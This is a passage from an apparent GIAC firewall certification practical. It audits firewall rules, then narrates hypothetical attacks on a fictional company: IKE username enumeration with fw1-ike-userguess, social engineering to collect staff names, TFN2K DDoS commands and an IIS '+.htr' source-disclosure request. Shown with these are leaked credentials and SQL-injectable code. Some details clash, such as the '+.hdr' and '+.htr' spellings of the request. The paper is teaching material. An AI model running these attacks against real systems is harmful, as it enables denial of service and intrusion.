While access to the reverse proxies over HTTP and HTTPS is not a huge security risk we would like to prevent any unexpected packets from any DMZ especially since there are no access requirements for such traffic. In order to remediate that we have added the following Rules into the policy:


| | | | | | | |
|---|---|---|---|---|---|---|
| 5 | Net.172.24.34.0<br>Net.172.24.34.128 | b2b_proxy_vrrp<br>b2c_proxy_vrrp<br>b2c_proxy01<br>b2c_proxy02<br>b2b_proxy01<br>b2b_proxy02 | Any Traffic | TCP http<br>TCP https | accept | None |
| 6 | Any | b2b_proxy_vrrp<br>b2c_proxy_vrrp | Any Traffic | TCP http<br>TCP https | accept | Log |

Rule 5 was added to prevent the other two DMZs access to the reverse proxies on ports 80 and 443. As the reverse proxy DMZ will expand horizontally GIAC will need to ensure that Rule 5 gets updated with the new hosts. Furthermore we can substitute all the individual hosts with a Network object for reverse proxy DMZ (172.24.34.64/26) in order to avoid the above mentioned mistake.

Please note that the web servers on this DMZ were no longer able to access the mail servers and the dns servers on the Service DMZ since we have remediated this issue when performing the scan form the reverse proxy DMZ.

### 3.0.6.1 Service DMZ Scan

For our final DMZ scan we placed the laptop on the Service DMZ while taking the identity of each of the 4 servers on that segment.




While scanning the other DMZs GIAC staff did not find any unauthorized access and the firewall logs showed all the correct drops(i.e. source being the mail server, destination b2b_proxy_vrrp on port 23):

"22404" "22Aug2003" "16:49:46" "VPN-1 & FireWall-1" "eth1" "gc_gate" "Log" "Drop" "893" "gc_mx1" "b2b_proxy_vrrp" "tcp" "23" "54695" "" ""
"22405" "22Aug2003" "16:49:46" "VPN-1 & FireWall-1" "eth1" "gc_gate" "Log" "Drop" "1401" "gc_mx1" "b2b_proxy_vrrp" "tcp" "23" "54695" "" ""
"22406" "22Aug2003" "16:49:46" "VPN-1 & FireWall-1" "eth1" "gc_gate" "Log" "Drop" "6006" "gc_mx1" "b2b_proxy_vrrp" "tcp" "23" "54695" "" ""
"22407" "22Aug2003" "16:49:46" "VPN-1 & FireWall-1" "eth1" "gc_gate" "Log" "Drop" "6003" "gc_mx1" "b2b_proxy_vrrp" "tcp" "23" "54695" "" ""
"22408" "22Aug2003" "16:49:46" "VPN-1 & FireWall-1" "eth1" "gc_gate" "Log" "Drop" "2005" "gc_mx1" "b2b_proxy_vrrp" "tcp" "23" "54695" "" ""

In scanning the internal server segment (192.168.10.0/24) only access to the exchange server on port 25 was allowed.


### 3.0.6.1.1 Service DMZ Analysis and Remidiation

We also attempted to connect to outside mail servers from the dmz mail server and had no luck, seeing drops in the firewall. Somehow a change was made the week prior to the scan not to explicitly permit SMTP form the mail servers to ANY on port 25, we also had a lot of mail queued up. Same was true for the DNS servers, which couldn't resolve anything from outside except the locally hosted domain.

To fix the above issue we actually added two rules. One to allow the DNS server to query any destination on port 53 and the other is to allow mail servers to send mail to any destination:

### 3.07 Management Segment Scan

For this validation we reconfigured our laptop to sit on the internal network with an ip address of 192.168.2.1. The only expected TCP traffic should be SSH access to the two SSH servers (gc_log and gc_mgmt)




While performing the nmap scan of the management segment we only saw the following TCP ports open:

nmap -P0 -oN /tmp/mgmt.txt 192.168.199.0/24
Interesting ports on 192.168.199.10:
(The 1622 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh

Interesting ports on 192.168.199.11:
(The 1622 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh

Interesting ports on 192.168.199.12:
(The 1622 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh

Interesting ports on 192.168.199.13:

(The 1622 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh

We also decided to throw a sniffer on the 199 segment and span the port to the firewall manager machine. In the sniffer trace we saw a number of ports going back and forth between the firewall manager and the modules. As an example we saw 18190, 18194 and etc.

### 3.0.7.1 Management Segment Analysis and Remediation

As an outcome of the management server segment GIAC decided to fully understand the communication that needs to happen between the firewall modules and the firewall manager. Once the Implied rules are understood the ACL will be reflected appropriately.

### 3.0.8 Final Analysis and Remediation notes

- As part of the firewall module scan GIAC needed to enable Implied Rules logging in order to keep track of and understand the access that is provided by them. Furthermore, Phase II will be to disable those rules and ad explicit allow rules to replace them
- Unexpected access was observed from the reverse proxy DMZ to the service DMZ, GIAC solved that issue by adding explicit deny rules to block port 25 and 53 from web and reverse proxy DMZ
- Unexpected access was also observed from the web app dmz to the reverse proxy DMZ on ports 80 and 443. The issue was solved by, again, putting in explicit deny rules from the other two DMZ's to the reverse proxy DMZ.
- Management segment ACL will be further tightened to only allow specific ports to communicate from the firewall modules to the firewall manager. This will part of Phase II (Getting rid of Implied Rules)

# Assignment 4 – Design Under Fire

## *4.0 Attack against the firewall*

The target of this part of the paper will be the Practical written by Dan Hlavak on May12th, 2003 and can be found at
http://www.giac.org/practical/GCFW/Dan_Hlavac_GCFW.pdf
Dan''s network design follows all the defense-in-depth points by segregating access to each of the DMZs.

Dave have chosen Checkpoint Firewall SmallOffice Edition. While no version was explicitly specified we found that in his Tutorial section he mentions the Demo mode of Feature Pack 2. Our exploit will be based on that information.

After searching for vulnerabilities for versions of Checkpoint we have came across one at:

http://www.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0

"Issue summary:
---
Firewall-1 versions 4.0 SP 7, 4.1 SP2, 4.1 SP6, NG Base, NG FP1 and NG FP2 allow username guessing using IKE aggressive mode. I have only tested against the specific versions shown but I suspect that the issue affects all versions from 4.0 to NG FP2." [5]

This vulnerability will only hold true if and only if Firewall usernames and passwords are used and can be mitigated by using certificates or generic* group with strong authentication. According to Dan's paper, as mentioned on page 31, he is using S/Key and the Checkpoint Firewall-1 passwords. While the combination of those will be harder to crack using this vulnerability we can see if we can at least get a list of users that are defined at the firewall.


Knowing that usually the firewall administrators like to leave back doors for themselves we decided to approach this with a little social engineering.
We placed a call to GIAC enterprises, stating that we are a partner of theirs and having a problem with a VPN connection. We were told to call the helpdesk. We insisted that the helpdesk routed us back to the main number and all we want is someone on the phone form the security team. The receptionists replied:" Then you want to speak with Dan Hlavak"

At the same time we have scoured google groups and other newsgroup sites and searched for anything form the GIAC's domains, in hopes to compile a comprehensive list of system administrators. Of course we have found tons of posts form their networking team, security team as well as the messaging group.

Armed with all the information gathered we have put together a list of system administrators and every variation possible for the username.

To be on the safe side we also scoured the web for the upper management names, since they are known to want quick and easy access to information with least possible complications.

We now have a pretty well compiled list of usernames for GIAC Enterprises.



The compiled program “fw1-ike-userguess” which was obtained on irc chats takes the following parameters:

/export/home/root# fw1-ike-userguess –help [6]
Usage: fw1-ike-userguess [options] <hostname>
<hostname> is name or IP address of Firewall.
Options:

--file=<fn> or -f <fn>  Read usernames from file <fn>, one per line.
--help or -h  Display this help message and exit.
--id=<id> or -i <id>  Use string <id> as SecuRemote username.
--sport=<p> or -s <p>  Set UDP source port to <p>.  Default 500.  0=random.
--dport=<p> or -d <p>  Set UDP dest. port to <p>.  Default 500.
--timeout=<n> or -t <n> Set timeout to <n> ms.  Default 2000.
--random=<n> or -r <n>  Set random seed to <n>.  Default is based on time
  Used to generate key exchange and nonce data.
--version or -V  Display program version and exit.
--idtype=n or -y n  Use identification type <n>.  Default 3 (ID_USER_FQDN)
  For Checkpoint SecuRemote VPN, this must be set to 3.
--dhgroup=n or -g n  Use Diffie Hellman Group <n>.  Default 2
  Acceptable values are 1,2 and 5 (MODP only).

/export/home/root# fw1-ike-userguess --file=giacusers.txt --sport=0

192.168.0.2
dan_hlavak Notification code 14
danhlavak Notification code 14
danh Notification code 14
dhlavak USER EXISTS

While enumerating the users does not actually fully compromise the firewall, other techniques can be used to break the user's password using brute force attacks as an example.

## *4.1 Denial of Service*

In this section we will describe a distributed denial of service attack that will be carried out against GIAC Enterprises. The attack we will perform will be based on TFN2K, information on which can be found at http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt The first thing we will attempt to do is compromise about 50 workstations to carry out our attack, utilizing scan tools, and SubSeven program (http://www.subseven.ws/) we will ensure that a TFN agent is placed and ready to listen on 50 machines.

In order to achieve this DOS attack not much information is needed, simple lookups on the host names like mail.giac.org and www.giac.org will give us plenty of ip addresses to perform our attack against. We did notice that the TTL time on all the records was set very very low to 5 min, this might be an accidental after doing a cut-over or done on purpose for quick fail over if need be. In any case we will take note of this.

"TFN2K is a two-component system: a command driven client on the master and a daemon process operating on an agent. The master instructs its agents to attack a list of designated targets. The agents respond by flooding the targets with a barrage of packets. Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed with any number of decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K." [7]

TFN2K source was downloaded from
ftp://ftp.ntua.gr/pub/security/technotronic/denial/

After compiling the tool, we gathered our reconnaissance information and the detailed README file for tfn2k command line and now ready to launch the attack against GIAC's transaction server which permits access on port 443. At the same time we will launch an attack on port 25 against GIAC's dns server. Obviosly the

most impact will be gained from attacking the web servers since no transactions can now take place. However we did find that the TTL of all the records was set to 5 minutes, that means that each entry in caching servers world wide will only remain for five minutes. This gives us an opportunity to prevent potential customers even getting to the website.

Below is the list of commands that are possible (the use of –c switch):

ID 1 - Anti Spoof Level: The DoS attack commenced by the servers will always emanate from spoofed source IP addresses. With this command, you can control which part of the IP address will be spoofed, and which part will contain real bits of the actual IP.
ID 2 - Change Packet Size: The default ICMP/8, SMURF, and UDP attacks use packets of a minimal size by default. You can increase this size by changing the payload size of each packet in bytes.
ID 3 - Bind root shell: Starts a one-session server that drops you to a root shell when you connect to the specified port.
ID 4 - UDP flood attack. This attack can be used to exploit the fact that for every udp packet sent to a closed port, there will be an ICMP unreachable message sent back, multiplying the attacks potential.
ID 5 - SYN flood attack. This attack steadily sends bogus connection requests. Possible effects include denial of service on one or more targeted ports, filled up TCP connection tables and attack potential multiplication by TCP/RST responses to non-existent hosts.
ID 6 - ICMP echo reply (ping) attack. This attack sends ping requests from bogus source IPs, to which the victim replies with equally large response packets.
ID 7 - SMURF attack. Sends out ping requests with the source address of the victim to broadcast amplifiers, hosts that reply with a drastically multiplied bandwidth back to the source.
ID 8 - MIX attack. This sends UDP, SYN and ICMP packets interchanged on a 1:1:1 relation, which can specifically be hazard to routers and other packet forwarding devices or NIDS and sniffers.
ID 9 - TARGA3 attack. Uses random packets with IP based protocols and values that are known to be critical or bogus, and can cause some IP stack implementations to crash, fail, or show other undefined behavior.
ID 10 - Remote command execution. Gives the opportunity of one-way mass executing remote shell commands on the servers. [8]

```
/export/home/root# tfn –f /tmp/tfnhosts.txt –i ns1.giac.org –p 53 –c 4 &
```

This will launch an attack on GIAC's server with option 4 as a UDP flood. We will also launch an attack on the transaction server on port 443 (HTTPS)

```
/export/home/root# tfn –f /tmp/tfnhosts.txt –i www.giac.org –p 443 –c 5 &
```

We obviously can not see the firewall logs (which would show , nor take tcpdumps at this point to verify that our attack is successful, however we can restart our caching dns server and try resolving GIAC's hosts:

```
[root]/tmp> nslookup
> www.giac.org
Server:         127.0.0.1
Address:        127.0.0.1#53

** server can't find www.giac.org: NXDOMAIN
```

We also took a tcpdump which shows that we got the authoritative server from the root servers but got no responses back from the DNS server:

```
15:36:17.504361 komputik.35852 > i.root-servers.net.domain:  3541
[1au][|domain] (DF)
15:36:17.506055 komputik.35852 > i.root-servers.net.domain:  18526 [1au] NS? .
(28) (DF)
15:36:17.621254 i.root-servers.net.domain > komputik.35852:  3541-%[|domain]
(DF)
15:36:17.624168 i.root-servers.net.domain > komputik.35852:  18526*-%
13/0/14[|domain] (DF)
15:36:17.626043 komputik.35852 > m.gtld-servers.net.domain:  4691
[1au][|domain] (DF)
15:36:17.648691 m.gtld-servers.net.domain > komputik.35852:  4691 FormErr-
[0q] 0/0/0 (12) (DF)
15:36:17.649175 komputik.35852 > m.gtld-servers.net.domain:  52695[|domain]
(DF)
15:36:17.673363 m.gtld-servers.net.domain > komputik.35852:  52695-[|domain]
(DF)
15:36:17.675343 komputik.35852 > ns.giac.org.domain:  33313 [1au][|domain]
(DF)
15:36:17.675343 komputik.35853 > ns.giac.org.domain:  33313 [1au][|domain]
(DF)
15:36:17.675343 komputik.35854 > ns.giac.org.domain:  33313 [1au][|domain]
(DF)
```

Alternatively we tried hitting GIAC's website with no success.

### 4.1.1 DDoS Prevention techniques

It is very difficult to prevent DDoS attacks since all the products that try to countermeasure it are still young and have a number of false positives.

IDB(intrusion detection blocking) products can be used to mitigate such attacks by blocking the ip addresses (in this case the 50 compromised machines) after a certain number of SYN packets per configurable amount of time.

The use of QOS can help mitigate this as well assigning a particular portion of the available bandwidth to different services. In the case of the above attack, we most likely would not be able to send mail to GIAC either due to DNS server being unreachable but also due to the likelihood of the internet pipe being at full utilization. In case of isolated web attack for ex. And use of QOS, mail and DNS would still be able to flow.

## *4.2 Internal Host attack*

After our successful DDoS attack we decided to actually compromise one of the hosts behind the firewall. The first thing was to find out what GIAC is running as the operating system of choice on its webserver:

[root]/tmp> nmap -O -p 443 www.giac.org

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-08-25 16:23 EDT
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on 192.168.1.2:
Port State Service
443/tcp open http
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Nmap run completed -- 1 IP address (1 host up) scanned in 5.179 seconds

Next lets find out what web server it is running. For that we will employ the well know website http://www.netcraft.com

"The site www.giac.org is running **Microsoft-IIS/5.0** on **Windows 2000**. "

There are a lot of known exploits against IIS but we chose the vulnerability that will allows us to view the ASP code of GIAC's application which could contain sensitive information about the username and passwords on the Microsoft Transaction Server
(Since no IIS version, nor scripting language used, was specified we had to make those assumptions)

The vulnerability chosen can be found at http://www.securityfocus.com/advisories/2412

This vulnerability uses IIS ISM.dll to expose the real content of certain files like .asp and .asa.

We will now use this exploit:

https://www.giac.org/login.asp+.hdr

“IIS will be tricked to call ISM.DLL ISAPI application to deal with this request. When "+" is found in the filename, ISM.DLL will truncate the "+.htr" and open the target file”[9]

When running this against GIAC’s website we got the following code that gives us enough information to then proceed editing the page and brute-forcing our way into the website. Furthermore we now got the ip address of the internal database server.:

```
// Connect to the database
SQLConnection cn = new SQLConnection("server=192.168.6.4;
uid=cust_access;pwd=cust0m3r;database=customers;");cn.Open();
// Create a command to get the question
SQLCommand cmdQuestion = new SQLCommand("SELECT Password;
FROM Users WHERE Email = '" + Email.Text + "'", cn);
```
[10]

## References


[1] "Address Allocation for private networks", February 1996
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html

[2] Nokia Support, IPSO 3.7 Release notes
No link available

[3] Robertson,Thomas. "SecureIOS Template v3.0" April 2003
http://www.cymru.com/Documents/secure-ios-template.html

[4] NMAP man pages
http://www.insecure.org/nmap/data/nmap_manpage.html

[5] Hills,Roy "SecuRemote usernames can be guessed or sniffed using IKE exchange", Sept, 2003
http://www.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0

[6] Hills,Roy "SecuRemote usernames can be guessed or sniffed using IKE exchange", Sept, 2003
http://www.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0

[7] Barlow,Jason "TFN2K Analysis ", March, 2000
http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt

[8] Unknown Author "TFN2K README file"
ftp://ftp.ntua.gr/pub/security/technotronic/denial/

[9] "ISBASE Security Advisory ", July, 2000
http://www.securityfocus.com/advisories/2412

[10] "Validating Login ", 123aspx.com
http://www.123aspx.com/resdetail.aspx?res=670